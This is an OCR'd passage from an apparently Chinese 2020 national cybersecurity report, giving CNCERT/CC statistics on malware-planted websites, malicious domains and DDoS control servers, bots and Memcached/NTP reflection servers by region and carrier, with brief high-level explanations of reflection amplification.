


图 5-40　2020 年我国境内被挂马网站数量按月度统计（来源：甘肃海丰信息科技有限公司）

2020年我国境内被挂马网站数量占比按地区分布如图5-41所示，排名前3位的是北京市（47.0%）、河南省（17.3%）和上海市（9.0%）。




图 5-41　2020 年我国境内被挂马网站数量占比按地区分布（来源：甘肃海丰信息科技有限公司）

2020年我国境内被挂马网站数量占比按其域名所属顶级域分布如图5-42所示，排名前3位的是.com（51.1%）、.net（21.3%）和.edu（16.2%）。2020年我国境内被挂马的政府网站（.gov.cn域名的网站）数量为294个，占2020年我国境内被挂马网站数量的9.2%。




图 5-42　2020 年我国境内被挂马网站数量占比按其域名所属顶级域分布（来源：甘肃海丰信息科技有限公司）

2020年累计发现被用于传播恶意代码的恶意域名4,470个（去重后）。2020

年恶意域名数量占比按其所属顶级域分布如图5-43所示，排名前3位的是.com（54.0%）、.net（9.6%）和.org（4.1%）。




图 5-43　2020 年恶意域名数量占比按其所属顶级域分布（来源：甘肃海丰信息科技有限公司）

2020年恶意域名数量占比按其所属域名注册商分布如图5-44所示，排名前3位的是Network Solutions（46.9%）、爱名网（13.9%）和NameSilo（12.5%），其中有320个恶意域名注册于国外3家域名注册商，占2020年恶意域名总量的53.1%。




图 5-44　2020 年恶意域名数量占比按其所属域名注册商分布
（来源：甘肃海丰信息科技有限公司）

2020年用于传播恶意代码的恶意域名包含子域名数量TOP10见表5-1。

表5-1　2020年用于传播恶意代码的恶意域名包含子域名数量TOP10
（来源：甘肃海丰信息科技有限公司）

序号	恶意域名	恶意子域名数量 / 个	部分恶意子域名举例
1	xoemma.com	310	xoemma.com
2	lureluv.com	244	lureluv.com
3	80767tt.com	210	80767tt.com
4	42044h.com	181	42044h.com
5	sent8.com	111	sent8.com
6	wujiubao.com	74	wujiubao.com
7	sirfergus.com	30	sirfergus.com
8	8f8el3l.cn	16	8f8el3l.cn
9	wtfhz.com	9	wtfhz.com
10	shequ90.com	9	shequ90.com

06

DDoS 攻击监测情况

DDoS攻击仍是目前难以防范的最常见网络攻击手段之一。2020年，CNCERT/CC持续加强对DDoS攻击资源的监测治理以及对DDoS攻击平台和僵尸网络的跟踪分析工作。

6.1 DDoS 攻击资源监测分析情况

2020年，CNCERT/CC持续对用于发起DDoS攻击的攻击资源进行监测分析，通过《我国DDoS攻击资源季度分析报告》定期公布DDoS攻击资源（控制端、“肉鸡”、反射服务器、伪造流量来源路由器等）并协调各单位处置，使得可被利用的境内资源稳定性降低，可利用的活跃境内资源数量控制在较低的水平。2020年，CNCERT/CC监测发现活跃控制端4,359个，肉鸡217.4万个，活跃反射服务器1,432.6万台。与2019年相比，境内活跃控制端数量同比减少47.6%，境内肉鸡数量同比减少39.9%，境内活跃反射服务器同比减少20.4%，跨域伪造路由器同比减少59.1%。与此同时境外各类攻击资源数量不断增加，境外活跃控制端数量同比增加27.6%，境外肉鸡数量同比增加37.0%，境外活跃反射服务器同比增加0.3%。随着相关网络安全主管部门对DDoS攻击资源治理和DDoS攻击犯罪打击行动的持续开展，当前越来越多的黑客出于隐匿身份、躲避溯源、对抗治理等原因，选择将攻击资源向境外迁移。

6.1.1 控制端资源

控制端资源，指用来控制大量的僵尸主机节点向攻击目标发起DDoS攻击的僵尸网络控制端。

2020年，CNCERT/CC监测发现，利用肉鸡发起DDoS攻击的活跃控制端有4,359个，其中境外控制端数量占96.21%，云平台控制端数量占80.59%，如图6-1所示。




图 6-1　2020 年利用肉鸡发起 DDoS 攻击的活跃控制端数量境外占比和云平台占比（来源：CNCERT/CC）

位于境外的控制端数量占比按国家和地区统计，排名前3位的分别为美国（38.6%）、荷兰（14.5%）和德国（12.1%），如图6-2所示。






图 6-2　2020 年发起 DDoS 攻击的境外控制端数量占比按国家和地区分布（来源：CNCERT/CC）

位于我国境内的控制端数量占比按地区统计，排名前3位的分别为江苏省（20.6%）、北京市（16.4%）和上海市（15.8%）；按运营商统计，BGP多线占46.1%，中国电信占32.1%，中国联通占18.2%，中国移动占3.6%，如图6-3所示。



（a）按地区分布



（b）按运营商分布

图 6-3　2020 年发起 DDoS 攻击的境内控制端数量占比按地区和运营商分布（来源：CNCERT/CC）

6.1.2 肉鸡资源

肉鸡资源，指被控制端利用，向攻击目标发起DDoS攻击的僵尸主机节点。

2020年CNCERT/CC监测发现，参与真实地址攻击（包含真实地址攻击与反射攻击等其他攻击的混合攻击）的肉鸡2,174,398个，其中我国境内肉鸡数量占91.18%，

云平台肉鸡数量占3.07%，如图6-4所示。




图 6-4　2020 年参与真实地址攻击的肉鸡数量境内占比和云平台占比
（来源：CNCERT/CC）

2020年，参与DDoS攻击的境外肉鸡数量占比按国家和地区统计，排名前3位的分别为越南（14.5%）、美国（14.2%）和巴西（5.7%），如图6-5所示。






图 6-5　2020 年参与 DDoS 攻击的境外肉鸡数量占比按国家和地区分布
（来源：CNCERT/CC）

2020年，参与DDoS攻击的位于我国境内的肉鸡数量占比按地区统计，排名前3位的分别为江苏省（11.2%）、广东省（10.0%）和浙江省（8.0%）；按运营商统计，中国电信占59.9%，中国联通占29.5%，中国移动占9.3%，如图6-6所示。



（a）按地区分布



（b）按运营商分布

图 6-6　2020 年参与 DDoS 攻击的境内肉鸡数量占比按地区和运营商分布
（来源：CNCERT/CC）

6.1.3 反射服务器资源

反射服务器资源，指能够被黑客利用发起反射攻击的服务器、主机等设施，其提供的某些网络服务，不需要进行认证并且具有放大效果，又在互联网上大量

部署，从而成为被利用发起DDoS反射攻击的网络资源。2020年，CNCERT/CC监测发现参与反射攻击的3类重点反射服务器14,326,142台，其中境内反射服务器占65.6%，Memcached反射服务器占2.5%，NTP反射服务器占44.1%，SSDP反射服务器占53.4%。

（1）Memcached 反射服务器资源

Memcached反射攻击利用了在互联网上暴露的大批量Memcached服务器（一种分布式缓存系统）存在的认证和设计缺陷。攻击者通过向Memcached服务器的默认11211端口发送伪造受害者IP地址的特定指令UDP数据包，使Memcached服务器向受害者IP地址返回比请求数据包大数倍的数据，从而进行反射攻击。

2020年，CNCERT/CC监测发现参与反射攻击的Memcached反射服务器364,619台，其中我国境内Memcached反射服务器占96.97%，云平台Memcached反射服务器占2.57%，如图6-7所示。




图 6-7　2020 年参与反射攻击的 Memcached 反射服务器数量境内占比和云平台占比（来源：CNCERT/CC）

2020年参与攻击的Memcached境外反射服务器按国家和地区统计，排名前3位的分别为美国（21.8%）、德国（8.4%）和法国（6.7%），如图6-8所示。






图 6-8　2020 年参与攻击的境外 Memcached 反射服务器数量占比按国家和地区分布（来源：CNCERT/CC）

位于我国境内的Memcached反射服务器数量占比按地区统计，排名前3位的分别为广东省（15.9%）、湖南省（6.8%）和广西壮族自治区（6.2%）；按运营商统计，中国电信占79.0%，中国移动占12.2%，中国联通占7.9%，如图6-9所示。



（a）按地区分布



（b）按运营商分布

图 6-9　2020 年境内 Memcached 反射服务器数量占比按地区和运营商分布
（来源：CNCERT/CC）

（2）NTP 反射服务器资源

NTP（一种通过互联网服务于计算机时钟同步的协议）反射攻击利用了NTP服务器存在的协议脆弱性，攻击者通过向NTP服务器IP地址的默认端口123发送伪造受害者IP地址的Monlist指令数据包，使NTP服务器向受害者IP地址反射返回比原始数据包大数倍的数据，从而进行反射攻击。

2020年，CNCERT/CC监测发现参与反射攻击的NTP反射服务器6,313,926台，其中

我国境内NTP反射服务器占37.38%、云平台NTP反射服务器占1.30%，如图6-10所示。




图 6-10　2020 年 NTP 反射服务器数量境内占比和云平台占比（来源：CNCERT/CC）

位于境外的NTP反射服务器数量占比按国家和地区统计，排名前3位的分别为越南（45.7%）、巴西（10.4%）和印度（7.6%），如图6-11所示。




图 6-11　2020 年境外 NTP 反射服务器数量占比按国家和地区分布（来源：CNCERT/CC）

2020年，位于我国境内的NTP反射服务器按地区统计，排名前3位的分别为河北省（15.5%）、河南省（12.3%）和山东省（11.4%）；按运营商统计，中国联通占

66.3%，中国电信占29.2%，中国移动占3.8%，如图6-12所示。

